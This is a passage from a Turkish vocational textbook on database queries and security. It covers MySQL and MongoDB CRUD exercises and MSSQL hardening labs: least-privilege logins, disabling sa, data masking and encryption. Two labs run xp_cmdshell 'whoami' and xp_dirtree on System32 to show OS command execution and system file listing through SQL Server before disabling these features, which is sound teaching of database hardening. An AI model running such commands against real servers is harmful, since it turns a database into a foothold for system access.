
5. Adım: **Create a new SQL tab for executing queries** düğmesine basarak yeni bir sorgu sayfası açınız (Görsel 5.20).

Görsel 5.20: Yeni sorgu ekleme düğmesi

6. Adım: SQL kodlarını sorgu sayfasına yazınız.


```
INSERT INTO 'eticaret'.'urunler'('urun_adi','kategori','fiyat','stok_durumu')
VALUES
  ("Ekran", "Monitörler", 15000, 25),
  ("Klavye", "Çevre birimleri", 500, 15),
  ("Oyuncu Klavye", "Çevre birimleri", 1000, 8),
  ("Fare", "Çevre birimleri", 200, 35),
  ("Oyuncu Fare", "Çevre birimleri", 1000, 5);
```

7. Adım: **Execute** komutuyla sorguyu çalıştırınız (Görsel 5.21).



Görsel 5.21: Sorgu çalıştırma düğmesi

8. Adım: **SELECT * FROM eticaret. urunler WHERE urunler. fiyat < 1000;** SQL sorgusunu yeni bir sorgu sayfasına yazıp çalıştırınız (Görsel 5.22).



Görsel 5.22: SELECT sorgu ekranı

9. Adım: **UPDATE eticaret. urunler SET stok_durumu = 5 WHERE id=1;** SQL kodunu çalıştırarak, **id**'si **1** olan ürünün stok adedini **5** olarak değiştiriniz.

10. Adım: **DELETE FROM eticaret. urunler WHERE id=5;** SQL kodunu çalıştırarak **id**'si **5** olan ürünü siliniz.

Sıra Sizde

MySQL VTYS ile ilgili dokuzuncu uygulamadaki **urunler** tablosunda stok durumu 10'dan küçük olan ürünleri silen SQL kodlarını yazınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. MySQL Workbench programında VTYS'ye bağlantı sağladı.		
2. eticaret veri tabanı için yeni bir sorgu oluşturdu.		
3. urunler tabosundaki stok durumu 10'dan küçük olan ürünleri silen sorguyu yazıp çalıştırdı.		
4. urunler tablosunu listeleyerek verilerin silindiğinin kontrolünü yaptı.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

5.3.2. İlişkisel Veri Tabanı Yönetim Sisteminde Saklı Yordamlar

Saklı yordamlar (stored procedures); veri tabanı sunucusunda depolanan ve yürütülen SQL ifadeleri ve prosedürel uzantılar içeren bir kod blokudur. İş mantığını kapsülleyerek birden fazla veri tabanı kullanıcısı arasında bunun depolanmasını ve paylaşılmasını sağlar. Yöneticiler, saklı modüllere belirli erişim hakları atayarak yalnızca yetkili kullanıcıların bunları kullanabilmesini sağlar.

Saklı yordamların faydaları şunlardır:

Performans Artışı: Saklı yordamlar sunucuda derlenir ve önbelleğe alınır. Bu durum, tekrarlayan sorguların daha hızlı çalıştırılmasını sağlar.

Güvenlik: Saklı yordamlar, veri tabanına doğrudan erişimi sınırlayarak ve verileri kötü amaçlı kodlardan koruyarak güvenliği artırır.

Kodların Yeniden Kullanılabilirliği: Saklı yordamlar birden fazla uygulama tarafından kullanılabilir. Bu durum, kod tekrarını azaltır ve bakımı kolaylaştırır.

İş Mantığının Merkezîleştirilmesi: Saklı yordamlar, iş mantığını veri tabanında merkezîleştirerek tutarlılığı ve bütünlüğü sağlar.

Saklı yordamların özellikleri şunlardır:

Prosedürel Programlama Yapıları: IF-THEN-ELSE, **DO-WHILE** gibi akış kontrol yapılarını destekler.

Değişken Bildirimi: Saklı yordamlar içinde değişkenler bildirilebilir ve kullanılabilir.

Hata Yönetimi: Saklı yordamlar, hata yönetimi için yapılar içerir.

Bir saklı yordamı çalıştırmak için şu sözdizimi kullanılır:

```
EXEC saklı_yordam_adı[(parametre_listesi)];
```

5.3.3. NoSQL Veri Tabanı Yönetim Sisteminde Sorgu İşlemleri

NoSQL veri tabanları, **Büyük Veri (Big Data)** zorluklarını ele almak için geliştirilen ve ilişkisel veri tabanı modelinin bazı temel varsayımlarını reddeden yeni nesil veri tabanı yönetim sistemleridir. NoSQL terimi, **Not Only SQL (Yalnızca SQL Değil)** olarak yorumlanır. NoSQL veri tabanları, yapılandırılmamış veya yarı yapılandırılmış verileri depolamak ve işlemek için tasarlanmıştır. Bunlar; yüksek ölçeklenebilirlik, kullanılabilirlik ve hata toleransı sunar.

NoSQL veri tabanları, ilişkisel veri tabanlarından farklı olarak bir şemaya bağlı kalmak zorunda değildir. Bir başka deyişle her veri kaydının aynı yapıya sahip olması gerekmez. Veriler, veri tabanı tarafından anlaşılamayan anahtar-değer çiftleri olarak depolanır ve ilişki yönetimi uygulama koduna bırakılır. Bu durum, NoSQL veri tabanlarının çok hızlı ve ölçeklenebilir olmasını sağlar ancak aynı zamanda veri tutarlılığından ödün verilmesini gerektirir.

NoSQL veri tabanları, yapı ve sorgulama dilleri açısından büyük çeşitlilik gösterdiği için sorgulama işlemleri veri tabanına ve kullanılan dile göre değişiklik gösterebilir. Bu işlemleri gerçekleştiren komutlar şunlardır:

Insert: NoSQL veri tabanlarında yeni veri eklemek genellikle basit bir işlemdir. Çoğu NoSQL veri tabanı, verileri anahtar-değer çiftleri veya JSON belgeleri olarak depolar. Bu nedenle **yeni bir veri eklemek**, veri tabanına yeni bir anahtar-değer çifti veya belge eklemek anlamına gelir. Örneğin MongoDB'de insert operasyonuyla tek bir belge veya bir belge dizisi eklemek için şu sözdizimi kullanılır:

```
db.<koleksiyon_adı>.insert(<belge(ler)>)
```

Find: NoSQL veri tabanlarında veri bulmak için kullanılan yöntemler, veri tabanının türüne ve veri modelinin karmaşıklığına bağlı olarak değişir. Anahtar-değer depoları, verileri anahtara göre hızlı bir şekilde bulmak için optimize edilmiştir. Bu nedenle bu tür veri tabanlarında bulma işlemi genellikle anahtar kullanılarak yapılır. Belge veri tabanlarında ise belgelerdeki verilere dayalı sorguları oluşturmak için daha gelişmiş sorgu dilleri kullanılabilir. Örneğin MongoDB'de find yöntemi, belirli kriterlere uyan belgeleri bulmak için kullanılır.

Update: Belirli bir anahtar veya belge için yeni bir değer veya belge sağlanarak yapılır. Örneğin MongoDB'de update operasyonuyla var olan belgelerde değişiklikler yapmak için şu sözdizimi kullanılır:

```
db.<koleksiyon_adı>.update(
  <sorgu>,
  <güncelleme>,
  {upsert: <boolean>}
)
```

Delete: NoSQL veri tabanlarında veri silme işlemi genellikle belirli bir anahtar veya belgeyi silmeyi içerir. Örneğin MongoDB'de remove operasyonuyla koleksiyonlardan belgeleri silmek için şu sözdizimi kullanılır:

```
db.<koleksiyon_adı>.remove(
  <sorgu>,
  {justOne: <boolean>}
)
```

Not

NoSQL veri tabanlarında sorgulama işlemleri, veri tabanının türüne ve kullanılan dile göre değişiklik gösterse de temel prensipler benzerdir.

10. Uygulama

İşlem adımlarına göre NoSQL veri tabanı yönetim sisteminde sorgu işlemlerini gerçekleştiriniz.

1. Adım: MongoDB Compass uygulamasını çalıştırınız.

2. Adım: **Add new connection** düğmesine basarak yeni bir bağlantı oluşturma penceresini açınız.


3. Adım: **Save & Connect** düğmesine basarak MongoDB'ye bağlantıyı sağlayınız.

4. Adım: **Create Database** düğmesine basarak yeni bir veri tabanı oluşturma penceresini açınız.

5. Adım: Veri tabanı adı olarak **eticaret,** koleksiyon adı olarak **urunler** isminini veriniz ve **Create Database** düğmesine basarak yeni bir veri tabanı ile koleksiyon oluşturunuz.

6. Adım: **ADD DATA** düğmesine basıp **Insert Document** seçeneğiyle doküman ekleme penceresini açınız.

7. Adım: Ürün bilgilerini girip, **Insert** düğmesine basarak yeni bir doküman ekleyiniz (Görsel 5.23).




Görsel 5.23: Doküman ekleme sorgusu

8. Adım: **Query** kısmına **{ stok_durumu: { $gt: 20 } }** sorgusunu girip, **Find** butonuna basarak stok durumu 20'den fazla olan ürünleri listeleyiniz.

9. Adım: **Update** düğmesine tıklayıp, listelenmiş ürünlerin fiyatını 2.000 olarak değiştiriniz (Görsel 5.24).

Görsel 5.24: Doküman güncelleme sorgusu

10. Adım: Listelenmiş ürünleri **Delete** düğmesine basarak siliniz (Görsel 5.25).



Görsel 5.25: Doküman silme sorgusu

5.4. VERİ TABANI GÜVENLİĞİ

Veri tabanı güvenliği; veri tabanında depolanan verilerin yetkisiz erişim, kullanım, ifşa, bozulma veya imhadan korunmasıdır. Veri tabanı güvenliği, verilerin de veri tabanını yöneten sistemlerin de bütünlüğünü ve kullanılabilirliğini sağlamak için gereklidir. Veri tabanı güvenliğinin temel ilkeleri şunlardır:

Kimlik Doğrulama (Authentication): Veri tabanına erişmeye çalışan kullanıcının kim olduğunu doğrulamayı içerir. Bu işlem; parola, biyometrik tarama veya çok faktörlü kimlik doğrulama gibi yöntemler kullanılarak yapılabilir.

Yetkilendirme (Authorization): Veri tabanına erişebilecek kullanıcıları ve her kullanıcının hangi verilere erişebileceğini belirlemeyi içerir. Bu işlem, kullanıcı rolleri ve izinleri aracılığıyla gerçekleştirilir.

Denetim ve Loglama (Auditing and Logging): Veri tabanında yapılan tüm eylemlerin kaydedilmesini içerir. **Denetim günlükleri**; güvenlik olaylarını izlemek, sorunları gidermek ve uyumluluğu sağlamak için kullanılabilir.

Veri Şifreleme (Data Encryption): Veri tabanında saklanan veya ağ üzerinden iletilen hassas veriler, yetkisiz erişime karşı şifrelenmelidir. Hem veri tabanı içi (at-rest encryption) hem de veri aktarımı sırasında şifreleme (in-transit encryption) uygulanarak verilerin çalınma veya dinlenme riski azaltılır.

Veri Yedekleme ve Kurtarma (Backup and Recovery): Donanım arızaları, yazılım hataları, doğal afetler veya insan hataları nedeniyle veri kaybı meydana gelebilir. Veri tabanlarının düzenli olarak yedeklenmesi ve veri kaybı durumunda verilerin kurtarılması için kapsamlı bir plan yapılmalıdır.

Güçlü Parola Politikası (Strong Password Policy): Veri tabanı kullanıcıları için güçlü parola politikaları uygulanmalıdır. Parolalar; karmaşık, uzun ve tahmin edilmesi zor olmalıdır. Parolaların belirli aralıklarla değiştirilmesi ve tekrar eden parolaların engellenmesi, parola güvenliğini artırır.

Gereksiz Bileşenleri Devre Dışı Bırakma (Disabling Unnecessary Components): Veri tabanı yönetim sistemleri birçok özellik içerir fakat her ortamda bu özellikler kullanılmaz. Bu özellikler, saldırganların yararlanabileceği güvenlik açıkları oluşturabilir. Veri tabanında gereksiz hizmetler, modüller veya protokoller kapatılmalıdır. Bu sayede saldırı yüzeyi daraltılır ve güvenlik açıkları azaltılır. Varsayılan ayarlarla gelen bazı bileşenler, güvenlik riskleri taşıyabileceği için dikkatle yönetilmeli ve gereksiz olanlar devre dışı bırakılmalıdır.

Veri Maskeleme ve Anonimleştirme (Data Masking and Anonymization): Hassas veriler, maskeleme veya anonimleştirme yöntemleriyle korunur. Maskeleme, verinin orijinal hâlini gizleyerek sadece belirli kullanıcıların hassas verilere erişmesine izin verir. Anonimleştirme ise özellikle raporlama, analiz gibi işlemlerde kullanılacak verilerde güvenliği sağlar.

Veri Bütünlüğü ve Erişilebilirlik (Data Integrity and Availability): Veri tabanındaki verilerin doğru ve güncel kalmasını sağlamak için bütünlük kontrolleri düzenli yapılmalıdır.

Yedekli Statik Yönlendirme ve Güvenlik Duvarları (Redundant Static Routing and Firewalls): Veri tabanının bulunduğu ağın güvenliğini sağlamak için güvenlik duvarları ve erişim kontrolleri uygulanır. Veri tabanına erişim yalnızca güvenilir IP adresleri veya güvenli ağlardan yapılmalıdır. Ayrıca ağ güvenliğini sağlamak için sanal özel ağ (VPN) kullanılabilir.

11. Uygulama

İşlem adımlarına göre MSSQL veri tabanı yönetim sisteminde Windows komutlarını çalıştırma ve bu zafiyetin önlemini alma uygulamasını gerçekleştiriniz.

1. Adım: SSMS uygulamasını çalıştırınız.

2. Adım: SQL sunucusuna bağlantıyı yapınız.

3. Adım: **New query** düğmesiyle **EXEC xp_cmdshell 'whoami'** sorgusunu yazıp çalıştırınız.

4. Adım: Sorgu sonucunu görüntüleyiniz.

5. Adım: Sorgu penceresinde **xp_cmdshell** özelliğini kapatan şu sorguyu çalıştırınız:

```
EXEC sp_configure 'xp_cmdshell', 0;
GO
RECONFIGURE;
GO
EXEC sp_configure 'show advanced options', 0;
GO
RECONFIGURE;
GO
```

6. Adım: Sorgu penceresinde **Windows** komutunu çalıştıran **EXEC xp_cmdshell 'whoami'** sorgusunu yazıp çalıştırınız.

7. Adım: Sorgu sonucunda sorgunun çalışmadığını görüntüleyiniz.

12. Uygulama

İşlem adımlarına göre MSSQL veri tabanı yönetim sistemini kullanarak dosyaları listeleme ve bu zafiyetin önlemini alma uygulamasını gerçekleştiriniz.

1. Adım: SSMS uygulamasını çalıştırınız.

2. Adım: SQL sunucusuna bağlantıyı yapınız.

3. Adım: **New query** düğmesiyle EXEC xp_dirtree 'C:\Windows\System32',0,1; sorgusunu yazıp çalıştırınız.

4. Adım: Sorgu sonucunu görüntüleyiniz.

5. Adım: Sorgu penceresinde kullanıcılardan **xp_dirtree** komutunu çalıştırma yetkisini alan REVOKE EXECUTE ON master.dbo.xp_dirtree FROM public; sorgusunu çalıştırınız.

13. Uygulama

İşlem adımlarına göre MSSQL veri tabanı yönetim sisteminde varsayılan veri tabanları için güvenlik önlemi alma uygulamasını gerçekleştiriniz.

1. Adım: SSMS uygulamasını çalıştırınız.

2. Adım: SQL sunucusuna bağlantıyı yapınız.

3. Adım: **New query** düğmesiyle şu sorguyu yazıp çalıştırınız (Görsel 5.26):

```
SELECT name
FROM sys.databases;
```

4. Adım: Sorgu penceresinde **okulyonetim** veri tabanı tablo isimlerini yazan şu sorguyu çalıştırınız (Görsel 5.27):

```
USE okulyonetim;
SELECT TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_TYPE = 'BASE TABLE';
```

Results | Messages

	name
1	master
2	tempdb
3	model
4	msdb
5	okulyonetim
6	otel

Görsel 5.26: Sunucudaki veri tabanlarının sorgu sonucu

Results | Messages

	TABLE_NAME
1	siniflar
2	ogrenciler
3	sysdiagrams

Görsel 5.27: okulyonetim veri tabanındaki tablolar

5. Adım: Kullanıcının diğer veri tabanı bilgilerine erişimini kısıtlamak için sorgu penceresinde şu sorguları yazıp çalıştırınız:

```
USE  master;
-- 1. Login Oluşturma
CREATE LOGIN uygulama_kullanici WITH PASSWORD = 'GüçlüBirŞifre123!';
-- 2. Veri Tabanı Kullanıcısı Oluşturma
USE otel;
CREATE USER uygulama_kullanici FOR LOGIN uygulama_kullanici;
-- 3. Kullanıcıya İzin Verme
ALTER ROLE db_datareader ADD MEMBER uygulama_kullanici;
ALTER ROLE db_datawriter ADD MEMBER uygulama_kullanici;
USE otel;
GRANT CONNECT TO uygulama_kullanici;
```

6. Adım: Sorgu penceresinde sistemdeki veri tabanlarını listeleyen şu sorguyu yazıp çalıştırınız:

```
SELECT name
FROM sys.databases;
```

7. Adım: Sorgu penceresinde veri tabanı tablo isimlerini yazan şu sorguyu çalıştırınız (Görsel 5.28):

```
SELECT TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_TYPE = 'BASE TABLE';
```

Messages

```
Msg 229, Level 14, State 5, Line 4
The SELECT permission was denied on the object 'TABLES', database 'mssqlsystemresource', schema 'INFORMATION_SCHEMA'.
```

Görsel 5.28: Güvenlik önlemi sonrası farklı veri tabanında yer alan tabloların listelenmesindeki sorgu sonucu

14. Uygulama

İşlem adımlarına göre MSSQL veri tabanı yönetim sistemi için güvenlik yapılandırmalarını gerçekleştiriniz.

1. Adım: SQL Server Configuration Manager uygulamasını çalıştırınız.

2. Adım: SQL Server Services bölümünden gereksiz hizmetleri durdurunuz.

3. Adım: SQL Server, SQL Server Agent ve SQL Full-text Filter Deamon Launcher hizmetlerinin özelliklerine girip **Log on as** sütununda hizmetleri hangi hesapların çalıştırdığını belirleyiniz.

4. Adım: Terminalde **net localgroup Administrators** komutunu çalıştırıp yönetici hesaplarını listeleyiniz (Görsel 5.29).

```
C:\>net localgroup Administrators
Diğer ad     Administrators
Açıklama     Yöneticilerin bilgisayar/etki alanına
tam ve sınırsız erişim hakkı vardır

Üyeler

-------------------------------------------------------
-----------------------------
Administrator
```

Görsel 5.29: Yönetici hesapları listesi


5. Adım: SQL Server hizmetlerini çalıştıran kullanıcılar, yönetici hesapları listesinde yer alıyorsa terminalde **net localgroup Administrators "<kullanıcı adı>" /delete** komutuyla yönetici hesaplarından bu hesapları çıkartınız.

6. Adım: SQL Server Network Configuration-Protocols for SQLEXPRESS kısmından **Named Pipes** ve **TCP/IP protokollerini** devre dışı bırakınız.

Not


SQL Server için TCP/IP, ağ üzerinden istemcilerin veri tabanı sunucusuna bağlantı kurmasını sağlar. Bu protokol devre dışı bırakılmadan önce ihtiyaçlar belirlenmelidir.

7. Adım: TCP/IP özelliklerinden **IP Addresses** penceresinde TCP portunu varsayılan 1433'ten farklı bir port olarak ayarlayınız (Görsel 5.30).



Görsel 5.30: MSSQL TCP/IP Özellikleri penceresi

8. Adım: Değişikliklerin aktif olması için SQL sunucusunu yeniden başlatınız (Görsel 5.31).



Görsel 5.31: SQL sunucusunun yeniden başlatılması

9. Adım: SSMS uygulamasını çalıştırınız.

10. Adım: SQL sunucusuna bağlantıyı yapınız.

11. Adım: New query düğmesiyle şu sorguları yazıp çalıştırınız:

```
EXEC sp_configure 'remote access', 0;
GO
RECONFIGURE;
GO
```

Not

SQL Server Remote Access (Uzaktan Erişim), bir SQL Server sunucusunun diğer sunucular veya istemcilere ağ üzerinden erişilebilir olmasını sağlayan bir özelliktir. Uzaktan erişim etkinse kötü niyetli kişiler, SQL Server'a ağ üzerinden bağlanmak için çeşitli saldırı yöntemlerini (Brute Force, kimlik bilgisi hırsızlığı vb.) kullanabilir.


12. Adım: **Object Explorer** alanında **Security** içindeki **Logins** klasöründe **sa** kullanıcısını sağ tıklayıp **Properties** seçeneğini seçiniz.

13. Adım: Açılan penceredeki **Status** sekmesinde **Login** ayarlarının altında yer alan **Disabled** seçeneğini işaretleyerek **sa** oturum açma hesabını devre dışı bırakınız.

14. Adım: **sa** oturum açma hesap adını değiştirme sorgusunu ALTER LOGIN sa WITH NAME = admin_SQL_2024; çalıştırarak değiştiriniz.

15. Adım: **Object Explorer** alanında sunucu adına sağ tıklayıp **Properties** seçeneğini seçiniz.

16. Adım: Açılan penceredeki **Security** sekmesinde **Windows Authentication Mode** seçeneğini işaretleyiniz (Görsel 5.32).



Görsel 5.32: Server Properties penceresi

17. Adım: Görsel 5.32'de görüldüğü gibi hem başarısız hem de başarılı oturum açmaları yakalamak için Security sekmesinde **Both failed and successful logins** seçeneğini işaretleyiniz.

18. Adım: SQL sunucusunda kullanıcı şifre ayarlarını yapan şu sorguyu yazıp çalıştırınız:

```
ALTER LOGIN <kullanıcı_adı> MUST_CHANGE, CHECK_POLICY = ON, CHECK_EXPIRATION = ON;
```

Not

MUST_CHANGE: Kullanıcının ilk girişte şifreyi değiştirmesini zorunlu kılar.

CHECK_POLICY = ON: Windows şifre politikalarını uygular (karmaşıklık, uzunluk vb.).

CHECK_EXPIRATION = ON: Şifrenin belirli bir süre sonra (örneğin 90 gün) sona ermesini sağlar.

19. Adım: Object Explorer alanında **Security** içindeki **Logins** klasörüne sağ tıklayıp **Configure** seçeneğini seçiniz.

20. Adım: **Limit the number of error log files before they are recycled** seçeneğini işaretleyip, **Maximum number of error log files** seçeneğini en az 12 seçerek, maksimum hata günlüğü dosyasının sayısını 12'den büyük veya 12'ye eşit olarak ayarlayınız.

15. Uygulama

İşlem adımlarına göre MSSQL veri tabanı yönetim sistemi için veri maskeleme uygulamasını gerçekleştiriniz.

1. Adım: SSMS uygulamasını çalıştırınız.

2. Adım: SQL sunucusuna bağlantıyı yapınız.

3. Adım: **New query** düğmesiyle yeni bir veri tabanı oluşturan şu sorguyu yazıp çalıştırınız:

```
CREATE DATABASE eticaret;
GO
```

4. Adım: Sorgu penceresinde **Musteriler** tablosunu oluşturan şu sorguları yazıp çalıştırınız:

```
USE eticaret;
GO
CREATE TABLE Musteriler (
   MusteriID INT IDENTITY(1,1),
   AdSoyad NVARCHAR(100) MASKED WITH (FUNCTION = 'default()'),
   Eposta NVARCHAR(100) MASKED WITH (FUNCTION = 'email()'),
   KrediKartNo NVARCHAR(16) MASKED WITH (FUNCTION = 'partial(4,"XXXX-XXXX-XXXX-",4)'),
   Yas INT MASKED WITH (FUNCTION = 'random(18, 99)')
);
```

5. Adım: **Musteriler** tablosuna veriler ekleyen şu sorguları yazıp çalıştırınız:

```
USE eticaret;
GO
INSERT INTO Musteriler (AdSoyad, Eposta, KrediKartNo, Yas)
VALUES
('Fatih Sultan', 'fatih@sultan.xxx', '1234567812345678', 35),
('Gazali', 'gazali@ilim.xxx', '8765432187654321', 42);
```

6. Adım: **Musteriler** tablosundaki verileri gösteren SELECT * FROM Musteriler; sorgusunu yazıp çalıştırınız (Görsel 5.33).

Results | Messages

	MusteriID	AdSoyad	Eposta	KrediKartNo	Yas
1	1	Fatih Sultan	fatih@sultan.xxx	1234567812345678	35
2	2	Gazali	gazali@ilim.xxx	8765432187654321	42

Görsel 5.33: Musteriler tablosu verileri

7. Adım: Yeni bir kullanıcı oluşturan ve **Musteriler** tablosu üzerinde **SELECT** yetkisi veren şu sorguları yazıp çalıştırınız:

```
CREATE USER MaskeliKullanici WITHOUT LOGIN;
GRANT SELECT ON Musteriler TO MaskeliKullanici;
```

8. Adım: SELECT yetkisi olan kullanıcıyla **Musteriler** tablosunu görüntüleyen şu sorguları yazıp çalıştırınız (Görsel 5.34):

```
EXECUTE AS USER = 'MaskeliKullanici';
SELECT * FROM Musteriler;
REVERT;
```

Results | Messages

	MusteriID	AdSoyad	Eposta	KrediKartNo	Yas
1	1	xxxx	fXXX@XXXX.com	1234XXXX-XXXX-XX	86
2	2	xxxx	gXXX@XXXX.com	8765XXXX-XXXX-XX	51

Görsel 5.34: Maskeli veriler

16. Uygulama

İşlem adımlarına göre MSSQL veri tabanı yönetim sistemi için veri şifreleme uygulamasını gerçekleştiriniz.

1. Adım: SSMS uygulamasını çalıştırınız.

2. Adım: SQL sunucusuna bağlantıyı yapınız.

3. Adım: **New query** düğmesiyle yeni bir veri tabanı oluşturan şu sorguları yazıp çalıştırınız:

```
-- Yeni Bir Veri Tabanı Oluşturma
CREATE DATABASE EncryptionTest;
GO
-- Oluşturulan Veri Tabanını Kullanma
USE EncryptionTest;
GO
-- Bir Tablo Oluşturma
CREATE TABLE GizliVeri (
   ID INT PRIMARY KEY IDENTITY(1,1),
   OrjinalVeri NVARCHAR(MAX),
   SifreliVeri VARBINARY(MAX)
);
GO
```

4. Adım: Sorgu penceresinde şifreli veriyi ekleyen şu sorguları yazıp çalıştırınız (Görsel 5.35):

```
-- Şifreleme Anahtarını Tanımla
